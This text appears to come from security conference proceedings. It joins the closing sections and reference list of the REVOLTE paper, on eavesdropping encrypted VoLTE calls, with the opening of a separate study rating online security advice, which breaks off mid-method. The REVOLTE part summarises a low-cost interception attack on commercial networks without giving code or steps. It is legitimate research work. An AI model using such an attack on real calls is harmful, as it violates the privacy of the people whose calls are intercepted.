Further exploits of specification flaws focus on location and identity privacy and manage to localize a victim either using an active or passive attacker model [26, 27, 37, 43]. In the context of REVOLTE, we can use such attacks for verifying if a victim is in the proximity of the attacker, which provides certainty about the success chances of a targeted attack. Another direction of research is the formal verification of the LTE specification. Hussain et al. [25] introduce a symbolic model that is capable of checking critical LTE procedures; by applying their tool, they have identified different flaws that allows for denial of service or relay attacks. Basin et al. [13] and Cremers et al. [19] use a Tamarin prover to analyze the 5G AKA, which is comparable to the LTE AKA. While such work demonstrates the general security of the AKA, REVOLTE exploits the keystream reuse *after* the initial AKA.

Implementation and Configuration Flaws. While specification flaws introduce security issues in the foundations of LTE, implementation flaws are examples of an insecure realization of the specification. Kim et al. [29] propose the tool LTEFuzz, which allows to find vulnerabilities in different

LTE implementations. Furthermore, configuration flaws introduce vulnerabilities in cases where providers setup network parameters in an insecure way. Chlosta et al. [17] analyze multiple network configurations and find configuration flaws that enable an adversary to impersonate a victim to the network.

LTE Cryptography. LTE (gen. four) encrypts radio transmissions with secure encryption algorithms, e. g., AES. In contrast, the second generation (GSM) specifies three encryption algorithms, two of which have been broken in the meantime, which allows a passive adversary to eavesdrop phone calls. The A5/2 algorithm is purposely weak and already prohibited to use [12, 22, 33]; the stronger but still insufficient algorithm A5/1 can be broken by consumer hardware and rainbow tables [14, 20, 41]. In scenarios where the phone or the provider does not support VoLTE, GSM calls are still used and in case of A5/1 encryption, the call can be eavesdropped.

VoLTE Security. The security of VoLTE implementation was analyzed by Kim et al. and Li et al. [28, 31]. They found attacks that allow caller identity spoofing and billing bypass. In contrast to our work, the authors analyzed an active client attacker exploiting vulnerabilities in the core network/IMS configuration and found identity spoofing or billing bypasses.

8 Conclusion

Data confidentiality is one of the central LTE security aims and a fundamental requirement for trust in our communication infrastructure. We introduced the REVOLTE attack, which enables an adversary to eavesdrop and recover encrypted VoLTE calls based on an implementation flaw of the LTE protocol. Our attack builds upon a previously introduced keystream reuse and extends it with an elaborate attack concept that enables eavesdropping attacks in real-world commercial networks. In a series of preliminary experiments, we analyze the different protocol and transmission characteristics of VoLTE and provide an in-depth evaluation of network configurations. Based on these insights, we conduct the REVOLTE attack in a commercial network with a setup that costs less than 7000 $. Our results emphasize the need for short-term solutions that avoid the exploitation in current mobile generations and long-term solutions that help to provide data confidentiality for upcoming generations that currently indicate the same vulnerability.

Acknowledgments

This work was supported by the German Federal Ministry of Education and Research (BMBF Grant 16KIS0664 SysKit) and the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972. Most of all, we give thanks to Muhammad Taqi Raza and Songwu Lu for their foundational work on the topic of keystream reuse. Further, we thank our shepherd Yongdae Kim for the valuable comments and guidance towards the camera-ready version, and Nils Fürste, Bedran Karakoc, and Seokbin Yun for performing several tests. We thank Domonkos Tomcsányi for the helpful discussion on testing large deployments. Software Radio System's Airscope is a central component for this research project, and we would like to thank the SRS team for providing us insights into their software tools.

References

[1] Ettus Research USRP B210. https://www.ettus.com/product/details/UB210-KIT. [Online; accessed 02-Mar-2020].

[2] Sanjole - WaveJudge4900A. http://www.sanjole.com/brochures-2/WaveJudge4900A-LTEHandout-Feb11-2012.pdf, 2018. [Online; accessed 02-Mar-2020].

[3] Software Radio Systems - Airscope. http://www.softwareradiosystems.com/products/, 2018. [Online; accessed 02-Mar-2020].

[4] 3GPP. GSMA Coordinated Vulnerability Disclosure Programme). https://www.gsma.com/security/gsma-coordinated-vulnerability-disclosure-programme/. [Online; accessed 02-Mar-2020].

[5] 3GPP. Speech codec speech processing functions; Adaptive Multi-Rate - Wideband (AMR-WB) speech codec; Frame structure. TS 26.201, 3rd Generation Partnership Project (3GPP), 12 2009.

[6] 3GPP. Evolved Universal Terrestrial Radio Access (E-UTRA); Packet Data Convergence Protocol (PDCP) specification. TS 36.323, 3rd Generation Partnership Project (3GPP), 01 2010.

[7] 3GPP. IP Multimedia Subsystem (IMS) media plane security. TS 33.328, 3rd Generation Partnership Project (3GPP), 12 2010.

[8] 3GPP. Service requirements for the Evolved Packet System (EPS). TS 22.278, 3rd Generation Partnership Project (3GPP), 10 2010.

[9] 3GPP. Evolved Universal Terrestrial Radio Access (E-UTRA) and Evolved Universal Terrestrial Radio Access Network (E-UTRAN); Overall description; Stage 2. TS 36.300, 3rd Generation Partnership Project (3GPP), 03 2011.

[10] 3GPP. Evolved Universal Terrestrial Radio Access (E-UTRA); Radio Resource Control (RRC); Protocol

specification. TS 36.331, 3rd Generation Partnership Project (3GPP), 06 2011.

[11] 3GPP. 5G; NR; Radio Resource Control (RRC);. TS TS38.331, 3rd Generation Partnership Project (3GPP), 2018.

[12] Elad Barkan, Eli Biham, and Nathan Keller. Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication. In *Annual International Cryptology Conference*, pages 600–616. Springer, 2003.

[13] David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirovic, Ralf Sasse, and Vincent Stettler. A Formal Analysis of 5G Authentication. In *Conference on Computer and Communications Security (CCS)*, pages 1383–1396. ACM, 2018.

[14] Alex Biryukov, Adi Shamir, and David Wagner. Real Time Cryptanalysis of A5/1 on a PC. In *Workshop on Fast Software Encryption (FSE)*. Springer, 2000.

[15] Nicola Bui and Joerg Widmer. OWL: A Reliable Online Watcher for LTE Control Channel Measurements. In *Workshop on All Things Cellular: Operations, Applications and Challenges (ATC)*. ACM, 2016.

[16] Mario Callegaro, Allan L McCutcheon, and Jack Ludwig. Who's calling? The Impact of Caller ID on Telephone Survey Response. *Field Methods*, 22(2):175–191, 2010.

[17] Merlin Chlosta, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lte security disabled — misconfiguration in commercial networks. In *Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)*. ACM, 2019.

[18] Federal Communications Commission. Caller id spoofing. `https://www.fcc.gov/consumers/guides/spoofing-and-caller-id`. [Online; accessed 02-Mar-2020].

[19] Cas Cremers and Martin Dehnel-Wild. Component-Based Formal Analysis of 5G-AKA: Channel Assumptions and Session Confusion. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, 2019.

[20] Jovan Dj. Golić. Cryptanalysis of Alleged A5 Stream Cipher. In *Theory and Application of Cryptographic Techniques (EUROCRYPT)*. Springer, 1997.

[21] Ismael Gomez-Miguelez, Andres Garcia-Saavedra, Paul D. Sutton, Pablo Serrano, Cristina Cano, and Doug J. Leith. srsLTE: An Open-source Platform for LTE Evolution and Experimentation. In *Workshop on Wireless Network Testbeds, Experimental Evaluation, and Characterization (WiNTECH)*. ACM, 2016.

[22] GSM Association Security Group. Industry Initiative to Withdraw A5/2 Briefing Paper. `http://www.3gpp.org/ftp/tsg_sa/WG3_Security/TSGS3_44_Tallinn/Docs/S3-060541.zip`. [Online; accessed 02-Mar-2020].

[23] GSMA. VoLTE (Voice over LTE)). `https://www.gsma.com/futurenetworks/technology/volte/`. [Online; accessed 02-Mar-2020].

[24] B. Hong, S. Park, H. Kim, D. Kim, H. Hong, H. Choi, J. P. Seifert, S. J. Lee, and Y. Kim. Peeking over the Cellular Walled Gardens - A Method for Closed Network Diagnosis. *IEEE Transactions on Mobile Computing*, 2018.

[25] Syed Rafiul Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. LTEInspector: A Systematic Approach for Adversarial Testing of 4G LTE. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, 2018.

[26] Syed Rafiul Hussain, Mitziu Echeverria, Omar Chowdhury, Ninghui Li, and Elisa Bertino. Privacy Attacks to the 4G and 5G Cellular Paging Protocols Using Side Channel Information. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, 2019.

[27] Roger Piqueras Jover. LTE Security, Protocol Exploits and Location Tracking Experimentation with Low-Cost Software Radio. *CoRR*, abs/1607.05171, 2016.

[28] Hongil Kim, Dongkwan Kim, Minhee Kwon, Hyungseok Han, Yeongjin Jang, Dongsu Han, Taesoo Kim, and Yongdae Kim. Breaking and Fixing VoLTE : Exploiting Hidden Data Channels and Misimplementations. In *Conference on Computer and Communications Security (CCS)*. ACM, 2015.

[29] Hongil Kim, Jiho Lee, Eunkyu Lee, and Yongdae Kim. Touching the untouchables: Dynamic security analysis of the lte control plane. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[30] Katharina Kohls, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lost Traffic Encryption : Fingerprinting LTE/4G Traffic on Layer Two. In *Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)*. ACM, 2019.

[31] Chi-Yu Li, Guan-Hua Tu, Songwu Lu, Xinbing Wang, Chunyi Peng, Zengwen Yuan, Yuanjie Li, Songwu Lu, and Xinbing Wang. Insecurity of Voice Solution VoLTE in LTE Mobile Networks. In *Conference on Computer and Communications Security (CCS)*. ACM, 2015.

[32] Najmeh Miramirkhani, Oleksii Starov, and Nick Nikiforakis. Dial one for Scam: A large-scale Analysis of Technical support Scams. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, 2016.

[33] osmocom Security. Withdrawal of a5/2 algorithim support. `http://security.osmocom.org/trac/wiki/A52_Withdrawal`. [Online; accessed 02-Mar-2020].

[34] V. Panayotov, G. Chen, D. Povey, and S. Khudanpur. Librispeech: An ASR corpus based on Public Domain Audio Books. In *International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 5206–5210, April 2015.

[35] Shinjo Park, Altaf Shaik, Ravishankar Borgaonkar, Andrew Martin, and Jean-Pierre Seifert. White-Stingray: Evaluating IMSI Catchers Detection Applications. In *Workshop on Offensive Technologies (WOOT)*. USENIX Association, 2017.

[36] Muhammad Taqi Raza and Songwu Lu. On Key Reinstallation Attacks over 4G/5G LTE Networks: Feasibility and Negative Impact. Technical report, University of California, Los Angeles, 11 2018. `https://www.researchgate.net/publication/328927054_On_Key_Reinstallation_Attacks_over_4G5G_LTE_Networks_Feasibility_and_Negative_Impact` [Online; accessed 02-Mar-2020].

[37] David Rupprecht, Adrian Dabrowski, Thorsten Holz, Edgar Weippl, and Christina Pöpper. On Security Research towards Future Mobile Network Generations. *IEEE Communications Surveys & Tutorials*, 2018.

[38] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on Layer Two. In *IEEE Symposium on Security & Privacy (SP)*. IEEE, 2019.

[39] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. IMP4GT: IMPersonation Attacks in 4G NeTworks. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, February 2020.

[40] Merve Sahin, Aurélien Francillon, Payas Gupta, and Mustaque Ahamad. SoK: Fraud in Telephony Networks. In *IEEE European Symposium on Security and Privacy (EuroSP)*. IEEE, 2017.

[41] Security Research Labs. Kraken: A5/1 Decryption Rainbow Tables. `https://opensource.srlabs.de/projects/a51-decrypt`, 2010. [Online; accessed 02-Mar-2020].

[42] Hemant Sengar, Ram Dantu, Duminda Wijesekera, and Sushil Jajodia. SS7 over IP: signaling interworking vulnerabilities. *IEEE Network*, 20(6):32–41, 2006.

[43] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems. In *Symposium on Network and Distributed System Security (NDSS)*. ISOC, 2016.

[44] Catherine Stupp. Fraudsters Used AI to Mimic CEO's Voice in Unusual Cybercrime Case. `https://www.wsj.com/articles/fraudsters-use-ai-to-mimic-ceos-voice-in-unusual-cybercrime-case-11567157402`. [Online; accessed 02-Mar-2020].

[45] The Computer Security Group at Berlin University of Technology. SCAT: Signaling Collection and Analysis Tool. `https://github.com/fgsect/scat`. [Online; accessed 02-Mar-2020].

[46] Patrick Ventuzelo, OL Moal, and Thomas Coudray. Subscribers Remote Geolocation and Tracking using 4G VoLTE Enabled Android Phone. In *Symp. on Information and Communications Security (SSTIC)*, 2017.

Acronyms

3GPP 3rd Generation Partnership Project
AES Advanced Encryption Standard
AKA Authentication and Key Agreement
AMR Adaptive Multi-Rate
AMR-WB Adaptive Multi-Rate Wideband
COTS Commercial Off-The-Shelf
eNodeB Evolved NodeB
EPC Evolved Packet Core
EVS Enhanced Voice Services
IMS IP Multimedia Subsystem
LCID Logical Channel ID
LTE Long Term Evolution
MAC Medium Access Control
MitM Man-in-the-Middle
MME Mobile Management Entity
NAS Non-Access Stratum
P-CSCF Proxy Call Session Control Function
PDCP Packet Data Convergence Protocol
RLC Radio Link Control
ROHC Robust Header Compression
RRC Radio Resource Control
RTCP RTP Control Protocol
RTP Real-Time Transport Protocol
RNTI Radio Network Temporary Identifier
SDR Software Defined Radio
SIM Subscriber Identity Module
SIP Session Initiation Protocol
SRTP Secure Real-Time Transport Protocol
UE User Equipment
VoLTE Voice over LTE

A Comprehensive Quality Evaluation of Security and Privacy Advice on the Web



Elissa M. Redmiles[1], *Noel Warford*[1], *Amritha Jayanti*[1], *Aravind Koneru*[1], *Sean Kross*[2], *Miraida Morales*[3], *Rock Stevens*[1], *Michelle L. Mazurek*[1]

[1]*University of Maryland*
[2]*University of California San Diego*
[3]*Rutgers University*

Abstract

End users learn defensive security behaviors from a variety of channels, including a plethora of security advice given in online articles. A great deal of effort is devoted to getting users to follow this advice. Surprisingly then, little is known about the *quality* of this advice: Is it comprehensible? Is it actionable? Is it effective? To answer these questions, we first conduct a large-scale, user-driven measurement study to identify 374 unique recommended behaviors contained within 1,264 documents of online security and privacy advice. Second, we develop and validate measurement approaches for evaluating the *quality* – comprehensibility, perceived actionability, and perceived efficacy – of security advice. Third, we deploy these measurement approaches to evaluate the 374 unique pieces of security advice in a user-study with 1,586 users and 41 professional security experts. Our results suggest a crisis of advice prioritization. The majority of advice is perceived by the most users to be at least somewhat actionable, and somewhat comprehensible. Yet, both users and experts struggle to *prioritize* this advice. For example, experts perceive 89% of the hundreds of studied behaviors as being effective, and identify 118 of them as being among the "top 5" things users should do, leaving end-users on their own to prioritize and take action to protect themselves.

1 Introduction

It is often considered ideal to remove end users from the security loop, reducing both their burden and the chance of potentially harmful errors [12]. However, removing the user entirely has proven difficult, if not impossible. Users are still responsible for protecting themselves in a variety of situations, from choosing and protecting passwords, to recognizing phishing emails, to applying software updates, and many more.

Researchers and practitioners have spent significant time and effort encouraging users to adopt protective behaviors. Examples include redesigning warnings to make them harder to ignore [7,8,15,61,62], testing scores of alternative authentication methods intended to reduce user burden [5], "nudging" users toward better behavior [1, 17], and even using unicorns to promote secure authentication in encrypted messaging [64]. Despite all this encouragement, user adoption of protective behaviors remains inconsistent at best [43, 54, 67].

If we wish to improve overall outcomes, it is insufficient to consider protective behaviors independently from each other; we must instead consider the cumulative ecosystem of security-behavior messaging and its effect on users. For example, there are limits to how much time and effort users can spend on protective behaviors [3], and some protective behaviors may require more effort than they are worth [23, 47]. Further, recommended behaviors are sometimes conflicting [10, 26, 50], change over time (e.g., from changing passwords frequently to limiting password changes except in cases of breach [9, 20], and (as with any topic on which people provide advice to others) there is likely to be significant misinformation available.

It is critical, therefore, to understand where users get their security information, and what they are learning. Previously, researchers have identified several key sources of security information and advice: friends and family, fictional media, device prompts, and of course, the web [18,41,43,46]. However, the content of this advice has remained largely unexamined.

We make three primary contributions:

1. We create the first comprehensive taxonomy of end-user-focused security and privacy advice. To do so, we scraped 1,264 documents of security advice from the web, identified based on user-generated search queries from 50 users and via recommendations from vetted expert. We then manually annotated 2,780 specific pieces of advice contained in these 1,264 documents, ultimately identifying 374 unique advice imperatives, 204 of which were documented for the first time in this work [4, 10, 11, 26, 35, 50].

2. We develop measurement approaches for and validate a novel set of advice quality metrics: perceived actionabil-

ity, perceived efficacy, and comprehensibility. We show that these metrics correlate with the ultimate goal of security advice: end-user adoption of secure behaviors.

3. We conduct a study with 1,586 users and 41 professional security experts to evaluate the quality of the current body of security advice: we evaluate all 374 advice imperatives along these quality axes, examining the relative quality of different topics (e.g., passwords vs. privacy) and advice-givers (e.g., the government vs. popular media), identifying areas needing improvement.

Our results suggest the key challenge is not in the *quality* of security advice, but in the *volume* and *prioritization* of that advice. While users find the majority of the 374 advice imperatives they evaluate fairly actionable and somewhat comprehensible, they struggle to identify which advice is most important, listing 146 pieces of advice as being among the top 3 things they should attempt to do. Yet, we know that they do not adopt anywhere near this many protective behaviors [43, 56, 67, 68], nor would doing so be practical [3].

We find little evidence that experts are any better off than end-users on the subject of security advice: experts identify 118 pieces of security advice as being among the top 5 things they would recommend to a user, consider 89% of the 374 pieces of advice to be useful, and struggle with internal consistency and alignment with the latest guidelines (for example, claiming that failing to change passwords is harmful, despite the latest NIST advice to the contrary). Thus, users – whose priority ratings of advice have little to no correlation with expert priority ratings – are left to fend for themselves, navigating through a sea of reasonably well-crafted but poorly organized advice. These findings suggest that the path forward for security advice is one of data-driven measurement, minimality and practicality: experts should rigorously measure the impact of suggested behaviors on users' risk and ruthlessly identify only the minimal set of highest impact, most practical advice to recommend.

2 Related Work

In this section, we review related work on security education and advice, as well as measurement of text quality.

Security education and advice. Users receive security advice from a variety of different sources, including from websites, TV, and peers, depending on their level of expertise, access to resources, and demographics [18, 36, 43, 45, 46]. People also learn from negative experiences — their own and others' — through stories about security incidents [41]. The negative experiences that inform these stories are effective but carry undesirable emotional and practical costs. Some researchers have thus explored comic strips and interactive approaches as effective means of teaching security lessons [13, 29, 34, 53, 57, 71]; others have used visual media to teach security [2, 19].

Rader and Wash [40] found that the types of security information users encounter depends strongly on the source, with websites seeking to impart information from organizations, news articles focusing on large breaches or attacks, and interpersonal stories addressing who is hacking whom and why. While there are many sources of security *information*, prior work has shown that websites are one of the most common sources of *advice* specifically [43]. We therefore aim to characterize advice that is available on the Internet. Rather than use topic modeling, as in prior work [40], we manually coded each document we collected in order to deeply understand the online security advice ecosystem.

In addition to studying where and how people get security advice, researchers have studied what is in that advice. Ion et al. [26, 50] found that experts and non-experts consider different practices to be most important; Busse et al. replicated this work in 2019 and found this was still true [10]. Reeder et al. [50] additionally report on advice imperatives provided by security experts. We leverage this work as a starting point for our taxonomy, while also examining what users might find by directly seeking security advice.

Prioritizing advice is important, because people and organizations have a limited "compliance budget" with which to implement security practices [3]. It has been shown that users make time-benefit tradeoffs when choosing a security behavior [47], and may find it irrational to follow all, or even most, security advice [23]. Further, advice can be difficult to retract once disseminated, creating a continuously increasing burden for users and organizations [24, 25].

Text evaluation. There are many ways to define and measure text quality. Louis and Nenkova [32], for example, investigate the quality of science journalism articles using both general measures, like grammar or spelling correctness, and domain-specific measures, like the presence of narrative. Tan et al. define quality using linguistic features — like Jaccard similarity, number of words, and number of first person pronouns — of successfully persuasive arguments on Reddit [63].

Perhaps the most common measure of text quality is *comprehensibility*: how easy or difficult it is for people to comprehend a document. Prior work has considered the comprehensibility of three types of security- and privacy-relevant text: privacy policies [33, 60], warning messages [21], and data breaches [72]. These investigations have shown that security and privacy content is often difficult to read, and that problems of readability may also be compounded by other factors such as the display constraints of mobile devices [60]. In this work, we consider a broader class of security-relevant documents — security advice from the web — and we apply multiple measures of quality along three axes: comprehensibility, actionability, and accuracy. There are a number of different mechanisms for measuring the comprehensibility of

adult texts. Redmiles et al. [49] evaluate the validity of these different mechanisms. We leverage their proposed decision strategy and tools for our measurements (see Section 4.4 for more detail).

3 Identifying Security Advice

We used two approaches to collect text-based security advice aimed at end users: (1) We collected search queries for security advice from 50 crowdworkers and scraped the top 20 articles surfaced by Google for each query, and (2) we collected a list of authoritative security-advice sources from computer security experts and librarians and scraped articles accordingly.

User search query generation. We recruited 50 participants from Amazon Mechanical Turk (AMT) to write search queries for security advice. To obtain a broad range of queries, we used two different surveys. The first survey asked participants to list three digital security topics they would be interested in learning more about, then write five search queries for each topic. Participants in the second survey were shown the title and top two paragraphs of a security-related news article (See Appendix A), then asked if they were interested in learning more about digital security topics related to the article. If the participant answered yes, they were prompted to provide three associated search queries. Participants who answered no were asked to read additional articles until they reported interest; if no interest was reported after six articles, the survey ended without creating queries. Twenty-five people participated in each survey and were compensated $0.25 (first survey, 2.5 min completion time) or $0.50 (second survey, 4 min completion time). Our protocol was approved by the University of Maryland IRB.

From these surveys, we collected 140 security-advice search queries. After manual cleaning to remove duplicates and off-topic queries, 110 queries remained. Examples of these queries include, "how safe is my information online?," "how to block all windows traffic manually?," and "common malware."

We then used the Diffbot API[1] to scrape and parse the top twenty Google search results for these queries[2]. Our collection was conducted in September 2017.

Expert advice recommendations. To identify the types of articles users might be referred to if they asked an authority figure for advice, we asked 10 people for a list of websites from which they personally get security advice or which they would recommend to others. These included five people holding or pursuing a Ph.D. in computer security, two employees of our university's IT department who have security-related job responsibilities, and three librarians from our university and local libraries. Two researchers visited each recommended website and collected URLs for the referenced advice articles. Manual collection was required, as many of these expert sites required hovering, clicking images, and traversing multiple levels of sub-pages to surface relevant advice. (An initial attempt to use an automated crawl of all URLs one link deep from each page missed more than 90% of the provided advice.) As with the search corpus, we then used the Diffbot API to parse and sanitize body elements.

Initial corpus & cleaning. The resulting corpus contained 1,896 documents. Examples include Apple and Facebook help pages, news articles from Guardian and the New York Times, advice or sales material from McAfee, Avast, or Norton, U.S. CERT pages, FBI articles, and articles from Bruce Schneier's blog. To ensure that all of the documents in our corpus actually pertained to online security and privacy, we recruited CrowdFlower crowdworkers[3] to review all of the documents and answer the following Yes/No question: "Is this article primarily about online security, privacy, or safety?" We retained all documents in our corpus for which three of three workers answered 'Yes.' When two of the three initial workers answered 'Yes,' we recruited an additional two workers to review the document, retaining documents for which four of the five workers answered 'Yes.' After this cleaning, 1,264 of the initial 1,896 documents were retained in our corpus.

Extracting & evaluating advice imperatives. Next, we decomposed these documents into specific advice imperatives (e.g., "Use a password manager"). Two members of the research team manually annotated each of the 1,264 documents in our corpus to extract the advice imperatives contained within them.

We constructed an initial taxonomy of advice imperatives based on prior work that had identified user security behaviors [4, 11, 26, 35]. We manually reviewed each of these articles, made a list of all described behaviors, and reached out to the article authors to ask for any additional behaviors not reported in the papers. The authors of [26] shared their codebook with us. After merging duplicates, our initial list contained 196 individual advice imperatives. We used this taxonomy as a starting point for annotating our security advice corpus. To ensure validity and consistency of annotation, two researchers double-annotated 165 (13.1%) of the advice documents, adding to the taxonomy as needed.We reached a Krippendorff's alpha agreement of 0.69 (96.36% agreement) across the 12 high-level code categories, which is classified as substantial agreement [30]. Given this substantial agreement, and the large time burden of double annotating all 1,264 documents, the researchers proceeded to independently code the remaining documents. To evaluate the consistency of our in-

[1] https://www.diffbot.com/

[2] Diffbot uses a variety of approaches to maximize stability of search results and minimize personalization impact.

[3] We use CrowdFlower instead of AMT because the CrowdFlower platform is designed to allow for the validation of work quality for Natural Language Processing text cleaning processes like this one, and the workers are more used to such tasks.

dependent annotations, we compute the intraclass correlation (ICC), a commonly used statistical metric [59] for assessing the consistency of measurements such as test results or ratings. We find that both annotators had an ICC above 0.75 (0.823 for annotator 1 and 0.850 for annotator 2), indicating "good" consistency in their annotations [27].

At the end of the annotation process, the researchers reviewed each other's taxonomies to eliminate redundancies. Ultimately, our analysis identified 400 unique advice imperatives targeting end users: 204 newly identified in our work, 170 identified in prior literature and also found in our corpus, and 26 from the research literature that did not appear in any of our documents. The full document corpus, set of advice imperatives, together with linked evaluation metrics, can be found here: https://securityadvice.cs.umd.edu.

As part of this process, we also identified two categories of irrelevant documents present in our corpus: 229 documents that were advertisements for security or privacy products and 421 documents (news reports, help pages for specific software, etc.) containing no actionable advice. To maintain our focus on end-user advice, we also discarded imperatives targeting, e.g., system administrators or corporate IT departments. This resulted in a final corpus of 614 documents containing security advice.

It is important to note that we use manual annotation to analyze this data because (a) we cannot use supervised automated classification, as there exists at present no labeled training data from which to build a classifier (this work establishes such labeled data) and (b) unsupervised modeling of advice "topics" and automated tagging of non-standardized open text with those topics, with a very large number of possible classes as in our case, remains an open, unsolved problem [31].

Twelve topics of security advice from 476 unique web domains. Our annotation process identified 374 security advice imperatives relevant to end-users. These pieces of advice occurred 2780 times overall, with an average of 4.53 imperatives per document. We categorized these pieces of advice into 12 high-level topics, which are summarized in Table 1. Figure 1 (left) shows the distribution of topics across the documents in our corpus. We identified 476 unique web domains in our corpus; we manually grouped these domains into broader categories, while retaining certain specific, high-frequency domain owners of interest, such as Google and the Electronic Frontier Foundation (EFF). Hereafter, we use "domain" to refer to these groupings. Figure 1 (right) shows the distribution of domains in our corpus.

4 Evaluating Security Advice

After identifying and categorizing the broad set of security advice being offered to users, we next evaluated its quality. Specifically, we measure the perceived actionability and perceived efficacy of the imperatives, as well as the comprehensibility of the documents. Below we describe our measurement approach, including the novel metrics we developed, the user study (1,586 users and 41 professional security experts) we conducted to instantiate these metrics, and our assessment of the metrics' validity.

4.1 Measurement Approach

Perceived actionability. We assess perceived actionability by asking users from the general population to report how hard they think it would be to put a given imperative into practice. In particular, our actionability questionnaire incorporates four sub-metrics:

- *Confidence:* How confident the user was that they could implement this advice.
- *Time Consumption:* How time consuming the respondent thought it would be to implement this piece of advice.
- *Disruption:* How disruptive the user thought it would be to implement this advice.
- *Difficulty:* How difficult the user thought it would be to implement this advice.

each evaluated on a 4-point Likert scale from "Not at All" to "Very." The full questionnaire, which included an example to help respondents distinguish among the different sub-metrics, is included in Appendix C. Each imperative was evaluated by three respondents, and each respondent evaluated five randomly drawn imperatives.

These four sub-metrics align with theoretical foundations relevant to security behavior. The confidence sub-metric is drawn from Protection Motivation Theory [52], which identifies perceived ability to protect oneself as a key component of protective behavior implementation, and from the Human in the Loop model [12], which identifies knowledge acquisition—knowing what to do with information—as a key component of security behavior change. The time-consumption and disruption sub-metrics are created to align with the "cost" of the behavior, which has been found to be an important decision-making factor in economic frameworks of secure behavior [3, 23, 47, 48]. Finally, the difficulty sub-metric is used to align with the capabilities component of the Human in the Loop model [12].

Perceived efficacy. We also use human-generated data to measure the perceived efficacy of the advice imperatives. We asked professional security experts (see qualification criteria below) to answer an evaluation questionnaire for each piece of security advice. Each advice imperative was again evaluated by three respondents. The efficacy questionnaire evaluated, for each advice imperative, *Perceived efficacy:* whether the expert believed that a typical end user following this advice would experience an improvement in, no effect on, or harm to their

Topic	Examples
Account Security	Identify compromise on your social media account, Avoid spam in your email account, don't sign up for "unnecessary" accounts (this does *not* include mechanisms for authentication, e.g., passwords, 2FA)
Browsers	Clear browser history, only download things you are looking for, verify website signatures and certificates
Data Storage	Keep sensitive information on removable storage media, use backups and SSDs, encrypt data
Device Security	Cover your webcam, keep your devices with you, lock your smartphone
Finance	Do online banking only on certain devices, use secure payment methods, type banking links manually
General Security	Seek out expert help, avoid overconfidence online, use parental controls for children
Incident Response	Cancel or change accounts, report suspicious incidents to IT/support, document the incident
Network Security	Use a password to protect your wifi, change your router name from the default, turn off Bluetooth, how to set up firewalls
Passwords	Use strong passwords (including specific imperatives regarding how to construct such a password), use unique passwords, how to store passwords, use 2FA
Privacy	Use Tor, read privacy policies, and act anonymously online
Software	Update applications, only install trusted software, remove unnecessary programs

Table 1: The 12 categories of security advice we identified.




Figure 1: Distribution of topics (left) and domain categories (right) across the corpus.

security. For advice the expert thought would reduce security risk, the expert also provided *Perceived risk reduction:* how much the expert estimated risk would be reduced if the advice was followed (numerically, on a scale from 0% to more than 50%)[4]; and *Priority:* how highly the expert would prioritize recommending this piece of advice to users (number 1 behavior, in the top 3, in the top 5, in the top 10, would recommend but not in the top 10, or would not recommend)[5]. Finally, for advice the expert thought would increase security risk, we measured *perceived risk increase:* how much the expert estimated risk would be increased if the advice was followed. Each survey contained 10 randomly selected imperatives. The full questionnaire is included in Appendix D.

Comprehensibility. Human-written comprehension questions are often considered the most effective method for measuring comprehensibility, but are difficult to scale [16]. As an alternative, prior work on security-relevant texts have used computed measures such as the Flesch Reading Ease Score (FRES) [16], which can be calculated directly from a document without human input. However, measures like FRES are based on features like syllables and word length, which may not be appropriate for technical words (e.g., 'bot' may be more difficult to comprehend than 'bat,' but this distinction would not be observed in a computed measure). As an alternative, natural language processing and linguistics researchers often construct automatically-generated comprehension tests, answered by human readers. The most commonly used procedure for constructing such tests is the Cloze procedure [65, 66]. Following guidance from the literature regarding domain-specific texts such as ours [49], we use two comprehensibility metrics: comprehension tests generated using the *Smart Cloze* variant of the Cloze procedure and perceived ease assessments.

Smart Cloze replaces every 5th word of a document with a blank. The test-taker fills in the blank from provided multiple-choice options. Unlike other Cloze variants [6, 22, 38, 42, 65], Smart Cloze has been validated on domain-specific documents, including security documents [49]. Smart Cloze scores (hereafter, Cloze) are computed as the percentage of blanks filled in correctly.

